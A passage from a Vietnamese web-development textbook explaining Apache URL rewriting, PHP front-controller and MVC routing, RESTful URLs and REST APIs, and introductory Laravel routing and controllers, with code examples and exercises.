Trong triển khai ứng dụng web với trình phục vụ Apache và môđun viết lại *mod_rewrite*, các luật viết lại được đặt trong các tệp *.htaccess*. Thông thường, ứng dụng chỉ cần một tệp *.htaccess* ở thư mục gốc để chứa các luật viết lại. Tuy nhiên, từng thư mục con có thể có tệp *.htaccess* riêng. Mỗi tệp *.htaccess* có tác dụng cấu hình cho thư mục chứa nó cùng các thư mục con bên trong. Trước đó, môđun viết lại cần được cấu hình để có hiệu lực (trên Linux, chạy lệnh `sudo a2enmod rewrite`). Ngoài ra, trong tệp cấu hình, thư mục gốc của ứng dụng cần được cấu hình với các chỉ thị *Options* và *AllowOverride* có nội dung như sau:

```
1. <Directory /path/to/home/folder/>
2.   Options Indexes FollowSymLinks
3.   AllowOverride All
4. </Directory>
```

9.2.3. Một vài ví dụ thực tế

Dưới đây là một vài ví dụ sử dụng viết lại trong thực tế:

Ví dụ 1. Che dấu định dạng tệp tài nguyên web

Để viết lại URL từ *books.php?id=12* thành *books-12.html*, sử dụng các luật:

```
1. RewriteEngine On
2. RewriteRule ^books-([0-9]+)\.html$ books.php?id=$1
```

Ví dụ 2. Định hướng nội dung cho người dùng

Để viết lại URL từ *books.php?id=12* thành *books/web-books/12.html* nhằm bổ sung tiêu đề hay từ khoá của sách vào URL, sử dụng các luật:

```
1. RewriteEngine On
2. RewriteRule ^books/([a-zA-Z0-9_-]+)/([0-9]+)\.html$ books.php?id=$2
```

Ví dụ 3. Tên miền không có *www* thành *www*

Để người dùng có thể truy cập *www.uet.vnu.edu.vn* mà chỉ cần nhập *uet.vnu.edu.vn* và không phải nhập *www*, sử dụng các luật:

```
1. RewriteEngine On
2. RewriteCond %{HTTP_HOST} ^uet\.vnu\.edu\.vn$
3. RewriteRule (.*?) http://www.uet.vnu.edu.vn/$1 [R=301,L]
```

Ví dụ 4. Rút gọn URL

Để chuyển đến trang thông tin của người dùng *abc* tại *uet.vnu.edu.vn/user.php?username=abc* bằng URL *uet.vnu.edu.vn/abc*, sử dụng các luật:

```
1. RewriteEngine On
2. RewriteRule ^/([a-zA-Z0-9_-]+)$ user.php?username=$1
3. RewriteRule ^/([a-zA-Z0-9_-]+)/$ user.php?username=$1
```

Ví dụ 5. Thay đổi thư mục web

Trang web *uet.vnu.edu.vn* trước đây được cài ở thư mục */var/www/* trên máy chủ, nay quản trị viên muốn chuyển vào thư mục */home/*, sử dụng các luật:

```
1. RewriteEngine On
2. RewriteCond %{HTTP_HOST} ^uet\.vnu\.edu\.vn$ [OR]
3. RewriteCond %{HTTP_HOST} ^www\.uet\.vnu\.edu\.vn$
4. RewriteCond %{REQUEST_URI} !^/home/
5. RewriteRule (.*?) /home/$1
```

9.3. ĐỊNH TUYẾN URL

9.3.1. Tổng quan


Định tuyến URL (URL Routing) là kỹ thuật phân tích URL để quyết định xử lý bên trong của ứng dụng. Kỹ thuật này không có ý định chuyển đổi URL ngữ nghĩa thành URL phi ngữ nghĩa như viết lại URL. Thay vào đó, mục đích của định

tuyệt URL là xác định hành động của ứng dụng ứng với từng URL cụ thể. Có thể khái quát hoạt động của định tuyến URL bằng diễn đạt sau:

```
if <URL> khớp-với <pattern1> then <action1>
else if <URL> khớp-với <pattern2> then <action2>
...
else <actionN>
```

trong đó, <URL> là URL nhận được trong yêu cầu HTTP, <pattern1>, <pattern2>, ... là các mẫu hay đặc trưng xác định dùng để so khớp với <URL>, và <action1>, <action2>, ... là những hành động sẽ được ứng dụng thực hiện nếu <URL> khớp với <pattern1>, <pattern2>, ..., tương ứng.

Khác với viết lại URL, định tuyến URL không được thực hiện bởi môđun mở rộng của trình phục vụ mà được thực hiện bởi chính ứng dụng. Ứng dụng sẽ cung cấp một trang đặc biệt được gọi là *bộ điều khiển mặt trước* (front controller) tiếp nhận mọi yêu cầu HTTP. Bộ điều khiển mặt trước giống như cửa duy nhất để vào ứng dụng. Ứng dụng cần hỗ trợ của viết lại URL để chuyển hướng mọi yêu cầu đến trang khác về bộ điều khiển mặt trước. Khi nhận được yêu cầu HTTP, bộ điều khiển mặt trước chuyển URL cho *bộ định tuyến* (router). Bộ định tuyến phân tích URL để xác định xử lý được thực hiện. Cụ thể, bộ định tuyến căn cứ vào URL để



Hình 9.2. Định tuyến URL.

quyết định thực hiện hành động gì với tham số như thế nào. Tên hành động và giá trị tham số được bộ định tuyến gửi ngược lại cho bộ điều khiển mặt trước. Cuối cùng, bộ điều khiển mặt trước gửi tham số đến hành động và hành động được thực hiện để trả về đáp ứng HTTP. Hoạt động định tuyến URL được trực quan hóa trong Hình 9.2.

Để mọi truy cập vào các trang khác bộ điều khiển mặt trước đều được chuyển hướng về bộ điều khiển mặt trước, các luật viết lại sau đây được sử dụng, được đặt trong tệp *.htaccess* tại thư mục gốc của ứng dụng:

```
1. Options +FollowSymLinks
2. IndexIgnore */*
3. RewriteEngine On
4. RewriteCond %{REQUEST_FILENAME} !-f
5. RewriteCond %{REQUEST_FILENAME} !-d
6. RewriteRule . index.php
```

9.3.2. Cài đặt đơn giản

Mã nguồn bộ điều khiển mặt trước, bộ định tuyến cùng hành động có thể được cài đặt trong cùng một tệp như ví dụ dưới đây.

```
1. <?php
2. // Bỏ domain và path
3. $requestURI = explode('/', $_SERVER['REQUEST_URI']);
4. $scriptName = explode('/', $_SERVER['SCRIPT_NAME']);
5. for($i= 0; $i < sizeof($scriptName); $i++)
6.     if ($requestURI[$i] == $scriptName[$i]) unset($requestURI[$i]);
7. // Nhận diện hành động và các tham số
8. $command = array_values($requestURI);
9. switch($command[0]) {
10.     case 'one':
11.         echo 'Hành động 1';
12.         if (count($command) > 1) {
13.             echo " với tham số: ";
14.             for ($i = 1; $i < count($command); $i++) echo $command[$i]. " ";
15.         }
16.         break;
17.     case 'two':
18.         echo 'Hành động 2'; break;
19.     default:
20.         echo 'Không tìm thấy trang web';
21. }
```

Trong ví dụ này, giả sử các URL của ứng dụng có dạng

http(s)://host:port/action/v1/.../vN

trong đó, tên hành động (*action*) cùng giá trị của các tham số (*v1, ..., vN*) được nối vào cuối theo định dạng như đường dẫn. Đầu tiên, bộ định tuyến loại bỏ phần đầu của URL cho đến trước *action*. Tiếp theo, nó nhận diện tên hành động và giá trị của các tham số trong phần còn lại của URL. Trong ví dụ này, các hành động hợp lệ là 'one' và 'two'. Mỗi hành động (một case trong switch) thực hiện một vài thao tác đơn giản như in ra tên hành động và giá trị các tham số.

9.3.3. Cài đặt theo MVC

Trong thực hành, mẫu thiết kế MVC thường được sử dụng. Theo đó, mỗi hành động được cài đặt bằng một phương thức của một lớp điều khiển, và mỗi lớp điều khiển được cài đặt trong một tệp riêng. Ngoài ra, các lớp điều khiển được phân về các mô đun hay còn gọi là các bó (bundle) khác nhau. Các URL của ứng dụng có dạng

http(s)://host:port/module/controller/action/v1/.../vN

trong đó, *controller* cho biết tên lớp điều khiển và *module* cho biết tên bó chứa lớp điều khiển, *action* cho biết hành động và *v1, ..., vN* là giá trị các tham số.

Bộ định tuyến có nhiệm vụ phân tích URL để xác định tên bó, tên lớp điều khiển, và tên hành động được gọi, cũng như giá trị của các tham số được gửi theo

lời gọi. Dưới đây là một cài đặt cho bộ định tuyến.

```
1. <?php
2. // Tập app/core/control/Router.php
3. namespace core\control;
4.
5. class Router {
6.     public static function proc() {
7.         // URI có dạng /module/controller/action/p1/p2/p3
8.         $moduleName = "fallback"; // Mặc định là module báo lỗi
9.         $controllerName = "fallback"; // Mặc định là trình điều khiển báo lỗi
10.        $actionName = "proc"; // Hành động
11.        $parameters = ""; // Các tham số
12.
13.        // Phân tích URI để lấy tên module, controller, action và các parameters
14.        $requestURI = explode('/', strtolower($_SERVER['REQUEST_URI']));
15.        $scriptName = explode('/', strtolower($_SERVER['SCRIPT_NAME']));
16.        $commandArray = array_diff_assoc($requestURI, $scriptName);
17.        $commandArray = array_values($commandArray);
18.
19.        if (count($commandArray) > 0) $moduleName = $commandArray[0];
20.        if (count($commandArray) > 1) $controllerName = $commandArray[1];
21.        if (count($commandArray) > 2) $actionName = $commandArray[2];
22.        if (count($commandArray) > 3) $parameters = array_slice($commandArray, 3);
23.
24.        // Kiểm tra có tệp cài đặt của controller hay không
25.        $filename = "app/".$moduleName."/control/".ucfirst($controllerName).
        "Controller.php";
26.        if(!file_exists($filename)) {
27.            $moduleName = "fallback";
28.            $controllerName = "fallback";
29.            $actionName = "proc";
30.        }
31.        // không có thông tin, chuyển về hành động báo lỗi
32.        if ($moduleName == "") $moduleName = "fallback";
33.        if ($controllerName == "") $controllerName = "fallback";
34.        if ($actionName == "") $actionName = "proc";
35.
36.        // Trả kết quả về cho bộ điều khiển mặt trước
37.        $ret = array();
38.        $ret["moduleName"] = $moduleName; // Tên môđun
39.        $ret["controllerName"] = $controllerName; // Tên lớp điều khiển
40.        $ret["actionName"] = $actionName; // Tên hành động
41.        $ret["parameters"] = $parameters; // Giá trị các tham số
42.        return $ret;
43.    }
44. }
```

Sau khi phân tích các thành phần trong URL để nhận diện tên môđun, tên lớp điều khiển, bộ định tuyến sẽ kiểm tra xem tệp cài đặt lớp điều khiển có tồn tại hay không. Nếu không tồn tại tệp như vậy thì bộ định tuyến sẽ sửa lại tên môđun, tên lớp điều khiển và tên hành động về hành động mặc định của lớp điều khiển báo lỗi *FallbackController*.

Cài đặt của một lớp điều khiển có dạng như sau.

```

1. <?php
2. // Tệp app/forum/control/PostController.php
3. namespace forum\control;
4. class PostController {
5.     public function view($a) {
6.         echo "Xem bài viết ".$a[0];
7.         // Gọi các lớp Model và View để xem bài viết
8.     }
9.     public function edit($a) {
10.        // Gọi các lớp Model và View để chỉnh sửa bài viết
11.    }
12.    public function del($a) {
13.        // Gọi các lớp Model và View để xóa bài viết
14.    }
15. }

```

Trong cài đặt này, một lớp điều khiển có tên là *PostController* cho phép xem, chỉnh sửa, và xóa các bài viết. Các phương thức *view()*, *edit()* và *del()* của *PostController* lần lượt thực hiện các hành động này. Lưu ý, mỗi hành động có thể sử dụng các thành phần model và view để thực thi công việc của nó. Lớp *PostController* được đặt trong bộ có tên là 'forum'. Mã nguồn cài đặt *PostController* được để trong tệp *app/forum/control/PostController.php*.

Cài đặt của bộ điều khiển mặt trước có dạng như sau. Thứ nhất, bộ định tuyến được gọi để xác định tên môđun, tên lớp điều khiển và tên hành động cùng giá trị của các tham số. Thứ hai, tệp cài đặt lớp điều khiển được bao hàm vào tệp cài đặt bộ điều khiển mặt trước. Cuối cùng, đối tượng lớp điều khiển được khai báo, phương thức cài đặt hành động được thực thi với giá trị cho các tham số đã nhận được từ bộ định tuyến.

```

1. <?php
2. // Tệp index.php
3. namespace core\control;
4. require_once("app/core/control/Router.php");
5.
6. // Bộ điều khiển mặt trước
7. class FrontController {
8.     public static function proc() {
9.         // Định tuyến
10.        $ret = Router::proc();
11.        // Bao hàm tệp cài đặt lớp điều khiển
12.        $filename = "app/".$ret["moduleName"]."/control/".ucfirst($ret["controllerName"])."Controller.php";
13.        require_once($filename);
14.        // Khai báo đối tượng lớp điều khiển
15.        $controllerName = "\\".$ret["moduleName"]."\\control\\".ucfirst($ret["controllerName"])."Controller";
16.        $controller = new $controllerName();
17.        // Kiểm tra phương thức có tồn tại hay không và thực thi
18.        if (method_exists($controller, $ret['actionName'])) {
19.            $action = $ret['actionName'];
20.            $controller->$action($ret['parameters']);
21.        } else {
22.            echo 'Không tìm thấy trang web';
23.        }

```



```

24.     }
25. }
26. // Thực thi
27. FrontController::proc();

```

9.4. RESTFUL URL, REST API

URL ngữ nghĩa được sử dụng phổ biến trong hầu hết các ứng dụng web ngày nay. Tuy chưa có một tiêu chuẩn nào quy định về cách thức tạo URL ngữ nghĩa, đa số những người phát triển ứng dụng web đã vận dụng phong cách REST (Representational State Transfer)²² cho việc tạo URL. URL được tạo theo phong cách REST được gọi là *RESTful* hay *REST-style URL*. Theo phong cách REST, mỗi tài nguyên của ứng dụng web chỉ là một khái niệm, hay là một ánh xạ có tính khái niệm đến các thực thể. Tài nguyên không phải là thực thể. Bất kỳ thông tin gì có thể đặt tên đều có thể trở thành tài nguyên: một tài liệu, một hình ảnh, một dịch vụ, một mục dữ liệu, một bộ sưu tập các tài nguyên khác. Việc đặt tên cho các tài nguyên và ánh xạ tài nguyên đến URL theo phong cách REST được mô tả như sau:

1. Tài nguyên có thể ở dạng sưu tập hoặc cá thể. Ví dụ, "forums" là tài nguyên sưu tập và "forum" là tài nguyên cá thể. Chúng ta có thể xác định tài nguyên sưu tập "forums" bằng URL "/forums" và xác định một tài nguyên cá thể "forum" bằng URL "/forums/{forumId}".
2. Một tài nguyên có thể chứa các tài nguyên con. Ví dụ, "forum" có thể chứa "posts" và "meta". Mỗi "posts" là một tài nguyên sưu tập mang thông tin về các bài viết/ý kiến trong một diễn đàn. Mỗi "meta" là một tài nguyên cá thể mang thông tin mô tả về một diễn đàn. Quan hệ phân cấp giữa các tài nguyên được biểu thị bằng dấu chéo trái (/) trong phần đường dẫn (path) của URL. Ví dụ, chúng ta có thể xác định một tài nguyên sưu tập "posts" bằng URL "/forums/{forumId}/posts" và xác định một tài nguyên cá thể "post" bằng URL "/forums/{forumId}/posts/{postId}". Tương tự, một tài nguyên cá thể "meta" có thể được xác định bằng URL "/forums/{forumId}/meta".
3. Các hàm chức năng cùng với thông số và giá trị trả về, cũng như dữ liệu vào và dữ liệu ra của chương trình đều được xem là tài nguyên. Chúng là các khái niệm về các thủ tục. Tài nguyên điều khiển (controller resource) được sử dụng để mô hình hóa những khái niệm này. Ví dụ, "close" là thủ tục đóng diễn đàn nhằm không cho người dùng tiếp tục đưa nội dung lên diễn đàn nữa. Tài nguyên "close" của một diễn đàn có thể xác định bằng URL "/forums/{forumId}/close".
4. Tuy nhiên, các thủ tục CRUD (Create, Read, Update, Delete) không nên được thể hiện bằng tài nguyên điều khiển như những hàm chức năng khác. Thay

²² REST là một kiểu/phong cách kiến trúc phần mềm/hệ thống được Roy Fielding đề xuất năm 2000.

vào đó, chúng được thể hiện bằng việc kết hợp URL với phương thức HTTP. Ví dụ, các thủ tục CRUD cho bài viết thuộc một diễn đàn được thể hiện như sau:

| | |
|---|-----------------------|
| "GET /forums/{forumId}/posts" | Đọc tất cả bài viết |
| "GET /forums/{forumId}/posts/{postId}" | Đọc một bài viết |
| "POST /forums/{forumId}/posts" | Thêm mới một bài viết |
| "PUT /forums/{forumId}/posts/{postId}" | Cập nhật một bài viết |
| "DELETE /forums/{forumId}/posts/{postId}" | Xóa một bài viết |

5. Có thể sử dụng truy vấn để thực hiện các tính năng chung như sắp xếp, lọc, phân trang trên tài nguyên sưu tập. Ví dụ, có thể sử dụng URL sau để thể hiện mong muốn lọc các bài viết thuộc một diễn đàn được đăng từ ngày 01/01/2018 trở đi và sắp xếp các bài viết được đăng gần nhất lên trên:

"GET /forums/{forumId}/posts?from=01/01/2018&sort=date&order=desc"

6. Ngoài ra, một vài khuyến nghị khác cũng đã được đưa ra cho việc tạo URL theo phong cách REST như sử dụng chữ viết thường, sử dụng dấu gạch ngang (-) để tăng tính dễ đọc, không sử dụng dấu gạch dưới (_), không sử dụng tên mở rộng của tệp, không sử dụng dấu chéo trái ở cuối URL.

Để có RESTful URL, bộ định tuyến cần được nâng cấp để xử lý URL một cách tinh tế hơn, bởi vì lúc này tên bó, tên bộ điều khiển và tên hành động là tên của những thực thể không cần xuất hiện trong URL nữa. Bộ định tuyến cần ánh xạ tên tài nguyên sang các thực thể bó, bộ điều khiển và hành động. Một cài đặt của bộ định tuyến có thể như sau. Nó kiểm tra phương thức HTTP và đối sánh URL với các biểu thức chính quy. Nếu cả phương thức HTTP và biểu thức chính quy được thỏa mãn, bộ định tuyến sẽ trả về tên bó, tên bộ điều khiển, tên hành động cùng các tham số tương ứng. Ví dụ, nếu phương thức HTTP và URL là "GET /forums/6", hành động *viewForumById* của bộ điều khiển *forum* sẽ được triệu gọi với một tham số có tên là *forumId* và giá trị là 6 (các dòng 28-33). Ví dụ khác, nếu phương thức HTTP và URL là "PUT /forums/6", hành động *updateForumById* của bộ điều khiển *forum* sẽ được triệu gọi với hai tham số có tên lần lượt là *forumId* và *forumNewName*, với giá trị của *forumId* là 6, của *forumNewName* là giá trị của biến *forumNewName* được chứa trong thân của yêu cầu HTTP (các dòng 34-41).

```
1. <?php
2. // Tệp app/core/control/Router.php
3. namespace core\control;
4.
5. class Router {
6.     public static function proc() {
7.         // URI theo phong cách REST
8.         $moduleName = "fallback"; // Mặc định là module báo lỗi
9.         $controllerName = "fallback"; // và trình điều khiển báo lỗi
10.        $actionName = "proc"; // hành động proc
```

```

11.     $parameters = array(); // không có tham số
12.
13.     // Bỏ qua "scheme://host:port/filename" trong URL
14.     $requestURI = explode('/', strtolower($_SERVER['REQUEST_URI']));
15.     $scriptName = explode('/', strtolower($_SERVER['SCRIPT_NAME']));
16.     $commandArray = array_diff_assoc($requestURI, $scriptName);
17.     $commandArray = array_values($commandArray);
18.     $uri = "";
19.     foreach ($commandArray as $p)
20.         $uri = $uri."/".$p;
21.
22.     // Phân tích URL để xác định lớp điều khiển, hành động cùng tham số
23.     if ($_SERVER['REQUEST_METHOD'] == 'GET' &&
        preg_match("/^\\/forums$/", $uri) == 1) {
24.         // GET /forums
25.         $moduleName = "forum-manager";
26.         $controllerName = "forum";
27.         $actionName = "listAllForums";
28.     } elseif ($_SERVER['REQUEST_METHOD'] == 'GET' &&
        preg_match("/^\\/forums\\/[[[:digit:]]+$/", $uri) == 1) {
29.         // GET /forums/{forumId}
30.         $moduleName = "forum-manager";
31.         $controllerName = "forum";
32.         $actionName = "viewForumById";
33.         $parameters["forumId"] = $commandArray[1];
34.     } elseif ($_SERVER['REQUEST_METHOD'] == 'PUT' &&
        preg_match("/^\\/forums\\/[[[:digit:]]+$/", $uri) == 1) {
35.         // PUT /forums/{forumId}
36.         $moduleName = "forum-manager";
37.         $controllerName = "forum";
38.         $actionName = "updateForumById";
39.         $parameters["forumId"] = $commandArray[1];
40.         parse_str(file_get_contents('php://input'), $input);
41.         $parameters["forumNewName"] = $input["forumNewName"];
42.     } elseif ($_SERVER['REQUEST_METHOD'] == 'GET' &&
        preg_match("/^\\/forums\\/[[[:digit:]]+\\/posts$/", $uri) == 1) {
43.         // GET /forums/{forumId}/posts
44.         $moduleName = "forum-manager";
45.         $controllerName = "post";
46.         $actionName = "listAllPostsByForumId";
47.         $parameters["forumId"] = $commandArray[1];
48.     }
49.
50.     // Trả kết quả về cho bộ điều khiển mặt trước
51.     $ret = array();
52.     $ret["moduleName"] = $moduleName; // Tên môđun
53.     $ret["controllerName"] = $controllerName; // Tên lớp điều khiển
54.     $ret["actionName"] = $actionName; // Tên hành động
55.     $ret["parameters"] = $parameters; // Các tham số
56.     return $ret;
57. }
58. }

```

Ngoài URL, các Web API cũng được khuyến cáo phát triển theo phong cách REST và được gọi là *REST API*. REST API tuân thủ các ràng buộc của REST, bao gồm: giao diện đồng nhất, phi trạng thái, có khả năng lưu đệm, mô hình khách-phục vụ, phân tầng. Với ràng buộc giao diện đồng nhất, RESTful URL được sử

dụng để làm định danh cho tài nguyên. Biểu diễn của tài nguyên cùng siêu dữ liệu mô tả về tài nguyên được trả về cho trình khách. Trình khách có đủ thông tin về tài nguyên. Nếu được cấp quyền, trình khách có thể sửa đổi, xóa các tài nguyên bên phục vụ. Với ràng buộc phi trạng thái, bên phục vụ không có nhiệm vụ duy trì phiên. Để theo dõi trạng thái, trình khách phải gửi tất cả những thông tin cần thiết trong yêu cầu HTTP. Tính phi trạng thái cho phép bên phục vụ có khả năng mở rộng cao. Với ràng buộc về khả năng lưu đệm, trình khách có thể lưu đệm các đáp ứng HTTP nhằm làm tăng hiệu năng của hệ thống. Với ràng buộc về phân tầng, bên phục vụ có thể bao gồm nhiều tầng xử lý trung gian nằm trước trình phục vụ web và trình khách không hề biết về sự tồn tại của các tầng xử lý trung gian đó.

Bài tập

1. Thu thập và nghiên cứu các URLs từ các website phổ biến như Dân trí, VnExpress, ... từ đó rút ra thông lệ viết lại URL, cấu trúc hay đặc tính của URLs, được sử dụng trong thực tế.
2. Sửa đổi ứng dụng BookStore (Bài tập 3, Chương 8) theo mô hình MVC và bổ sung chức năng định tuyến URL cho ứng dụng.
3. Sửa đổi các API của ứng dụng BookStore (Bài tập 3, Chương 7) để các API sử dụng RESTful URLs.

Đọc thêm

1. Matt Stauffer, "Laravel: Up and Running: A Framework for Building Modern PHP Apps 2nd Edition", O'Reilly Media, 2018.
2. Iuliana Cosmina, Rob Harrop, Chris Schaefer, Clarence Ho, "Pro Spring 5: An In-Depth Guide to the Spring Framework and Its Tools 5th ed. Edition", Apress, 2017.
3. Fanie Reynders, "Modern API Design with ASP.NET Core 2: Building Cross-Platform Back-End Systems", Apress, 2018.

Chương 10

KHUNG PHÁT TRIỂN MẶT SAU

10.1. GIỚI THIỆU

Khung phát triển mặt sau (backend framework) là một trong các công cụ hỗ trợ lập trình viên tăng tốc độ phát triển ứng dụng, viết mã một cách gọn gàng, khoa học, giảm thiểu viết lại mã và chuẩn hóa mã lệnh khi xây dựng các ứng dụng web. Hiện nay, phát triển ứng dụng web chủ yếu sử dụng khung phát triển mặt sau. Nhiều khung phát triển mặt sau đã ra đời, có thể kể tên như Visual Studio cho phát triển ứng dụng web trên nền tảng .NET, Struts cho phát triển ứng dụng web với Java, Laravel cho phát triển ứng dụng web bằng PHP.

Laravel²³ được đánh giá có một số ưu điểm như dễ cài đặt, cấu trúc thư mục hợp lý, hỗ trợ nhiều hệ quản trị cơ sở dữ liệu, khai thác các thế mạnh của ORM và CoC (Code over configuration, coding by convention), quản lý giao diện thuận tiện, dễ dàng tích hợp các thư viện của bên thứ ba, hỗ trợ nhiều công cụ phát triển, cung cấp nhiều mô đun thực hiện các chức năng chung, v.v..

Chương này giới thiệu Laravel với mục đích cung cấp một cái nhìn khái quát cách thức, quy trình sử dụng khung phát triển mặt sau nói chung.

10.2. LARAVEL

10.2.1. Cấu trúc ứng dụng, nguyên lý hoạt động

Ứng dụng Laravel được xây dựng theo mẫu thiết kế MVC (xem Mục 6.4, Chương 6), bao gồm nhiều thư mục, mỗi một thư mục chứa các tệp mã lệnh thực hiện các nhiệm vụ khác nhau. Cụ thể, thư mục *app/Http/Controllers* chứa các tệp cài đặt các lớp điều khiển, thư mục *resources/views* chứa các tệp cài đặt các lớp giao diện, thư mục *app/Models* chứa các tệp cài đặt các lớp mô hình, thư mục *routes* chứa các tệp lưu trữ toàn bộ thông tin cho định tuyến URL. Thư mục *config* lưu trữ các tệp cấu hình của ứng dụng, thư mục *database* lưu trữ các tệp liên quan đến quá trình thao tác cơ sở dữ liệu, thư mục *public* lưu trữ các tài nguyên khác như hình ảnh, JavaScript, CSS, ..., thư mục *storage* lưu các tệp session, cache và các tệp khác được sinh ra bởi khung làm việc. Ngoài ra, thư mục *tests* chứa các kịch bản kiểm thử do người lập trình tạo lập, thư mục *vendor* chứa các mô đun do bên thứ ba cung cấp.

Bộ điều khiển mặt trước được cài đặt trong tệp *public/index.php*. Các yêu cầu

²³ <https://laravel.com/>

được đi qua bộ điều khiển mặt trước và đến bộ định tuyến. Bộ định tuyến chuyển hướng yêu cầu đến phương thức của các lớp điều khiển. Lúc này, lớp điều khiển sẽ thực hiện các xử lý phù hợp. Thông thường, lớp điều khiển tương tác với lớp mô hình trong giải quyết bài toán, sau đó đưa kết quả ra một lớp giao diện để chuyển kết quả thành nội dung được gửi cho trình duyệt. Trong một số trường hợp không cần xử lý phức tạp, lớp điều khiển ngay lập tức tạo một giao diện và gửi trả kết quả cho trình duyệt.

10.2.2. Tạo ứng dụng mới

Máy chủ web cần đáp ứng được các yêu cầu cơ bản để có thể triển khai ứng dụng Laravel như phiên bản PHP và các thư viện hỗ trợ. Laravel sử dụng một trình quản lý có tên là Composer²⁴ để tải và giữ cho các thành phần phụ thuộc luôn được cập nhật. Mỗi khi một dự án mới được tạo, các thành phần phụ thuộc sẽ được tải về và cài đặt vào máy chủ web.

Sau khi cài đặt Composer thành công trên máy chủ web, sử dụng Composer để tạo ứng dụng mới theo cú pháp:

```
composer create-project laravel/laravel <AppName> --prefer-dist
```

Nếu ứng dụng được tạo thành công, thư mục chứa ứng dụng được tạo với tên là *AppName* có cấu trúc như đã trình bày ở trên.

10.2.3. Thiết lập thông tin định tuyến URL

Thông tin định tuyến được đặt trong hai tệp *routes/web.php* và *routes/api.php*, trong đó *web.php* được bao bởi web middleware và *api.php* được bao bởi api middleware. Có một số lợi ích trong việc này. Trước hết, lập trình viên có thể dễ dàng phân biệt giữa đường dẫn web thông thường và đường dẫn đến API. Thứ hai, việc có nhiều tệp thông tin định tuyến sẽ giúp cho các lập trình thuận tiện hơn trong điều chỉnh các ánh xạ đường dẫn.

Đường dẫn (route) được khai báo với cú pháp

```
Route::method($uri, $callback);
```

trong đó, *method* cho biết phương thức định tuyến URL, *\$uri* là mẫu URL và *\$callback* là hàm PHP. Ý nghĩa của khai báo này như sau: Nếu yêu cầu HTTP nhận được có URL khớp với *\$uri* và phương thức HTTP khớp với *method* thì ứng dụng thực hiện hàm *\$callback*. Ví dụ, một đường dẫn đơn giản được khai báo như sau:

```
1. <?php
2. // Tệp routes/web.php
3. Route::get('/greeting', function() { return view('welcome'); });
```

Với đường dẫn này, nếu người dùng truy cập ứng dụng bằng URL là */greeting*

²⁴ <https://getcomposer.org>

theo phương thức GET, ứng dụng sẽ trả về nội dung của lớp giao diện có tên là *welcome* được định nghĩa trong tệp *resources/views/welcome.blade.php*.

Laravel hỗ trợ nhiều phương thức định tuyến URL khác nhau, trong đó nhiều phương thức có tên trùng với tên của phương thức HTTP, bao gồm:

```
Route::get($uri, $callback);

Route::post($uri, $callback);

Route::put($uri, $callback);

Route::patch($uri, $callback);

Route::delete($uri, $callback);

Route::options($uri, $callback);
```

Mỗi đường dẫn được khai báo bởi một trong các phương thức định tuyến được liệt kê ở trên chỉ chấp nhận một phương thức HTTP. Để tạo đường dẫn chấp nhận nhiều hơn một phương thức HTTP, có thể sử dụng *Route::match()* và *Route::any()* như ví dụ sau:

```
1. <?php
2. // Tệp routes/web.php
3. ...
4. Route::match(['get', 'post'], '/help', function () {
5.     return view('help');
6. });
7.
8. Route::any('/licence', function () { return "Apache Licence"; });
```

Nếu hàm *\$callback* chỉ đơn thuần trả về một giao diện thì có thể khai báo đường dẫn bằng *Route::view()* như ví dụ sau:

```
1. <?php
2. // Tệp routes/web.php
3. ...
4. Route::view('/home', 'home');
```

Trường hợp muốn chuyển hướng trang web, đường dẫn được khai báo bằng *Route::redirect()* như ví dụ sau:

```
1. <?php
2. // Tệp routes/web.php
3. ...
4. Route::redirect('/here', '/there', 301);
```

Khi cần đưa tham số vào đường dẫn, ví dụ định danh (id) của người dùng, định danh của bài viết, ta có thể khai báo tham số trong *\$uri* như ví dụ sau:

```
1. <?php
2. // Tệp routes/web.php
3. ...
4. Route::get('readers/{readerId}', function ($rid) {
5.     return 'Độc giả: '.$rid;
6. });
```



```

7.
8. Route::get('posts/{postId}/comments/{commentId}', function($pid, $cid) {
9.     return 'Bạn đang đọc bình luận '.$cid.' ở bài viết '.$pid;
10. });

```

10.2.4. Xây dựng lớp điều khiển

Tất cả lớp điều khiển được đặt trong thư mục *app/Http/Controllers*. Việc đặt tên lớp điều khiển và tạo tệp cài đặt lớp điều khiển phải tuân theo nguyên tắc như sau:

- Tất cả các lớp điều khiển mới phải được kế thừa từ lớp *Controller* của Laravel. Nếu muốn kế thừa từ một lớp điều khiển khác thì lớp đó phải kế thừa từ lớp *Controller* của Laravel.
- Tên lớp điều khiển phải trùng với tên tệp cài đặt lớp. Ví dụ, nếu muốn tạo lớp điều khiển có tên là *UserController* thì tệp cài đặt phải có tên là *UserController.php*.

Có hai cách tạo lớp điều khiển trong Laravel. Cách thứ nhất là tạo thủ công như sau:

- Tạo tệp cài đặt lớp trong thư mục *app/Http/Controllers*.
- Đặt tên lớp là tên tệp và kế thừa *Controller* của Laravel.

Cách thứ hai để tạo lớp điều khiển là sử dụng kịch bản *artisan* theo cú pháp:

```
php artisan make:controller <ControllerName>
```

Ví dụ, câu lệnh

```
php artisan make:controller BookController
```

sẽ tạo một lớp điều khiển có tên là *BookController* với tệp cài đặt là *app/Http/Controllers/BookController.php*.

Khi lớp điều khiển đã được tạo, công việc kế tiếp là định nghĩa các thuộc tính và phương thức cho nó. Mỗi phương thức của lớp điều khiển còn được gọi là một hành động (action). Mã nguồn trong ví dụ sau đây định nghĩa hành động *show()* cho lớp điều khiển *BookController*.

```

1. <?php
2. // Tệp app/Http/Controllers/BookController.php
3. namespace App\Http\Controllers;
4. use App\Http\Controllers\Controller;
5.
6. class BookController extends Controller
7. {
8.     public function show($bid)
9.     {
10.         return "Xem thông tin cuốn sách $bid";
11.     }
12. }

```


Để người dùng có thể truy cập các hành động của lớp điều khiển, ứng dụng cần cung cấp thông tin định tuyến, tức đường dẫn đến hành động. Ví dụ, người dùng có thể sử dụng đường dẫn `/books/123` để truy cập hành động `show()` của `BookController` nếu ứng dụng khai báo đường dẫn sau:

```
1. <?php
2. // Tập routes/web.php
3. ...
4. Route::get('/books/{bookId}', 'BookController@show');
```

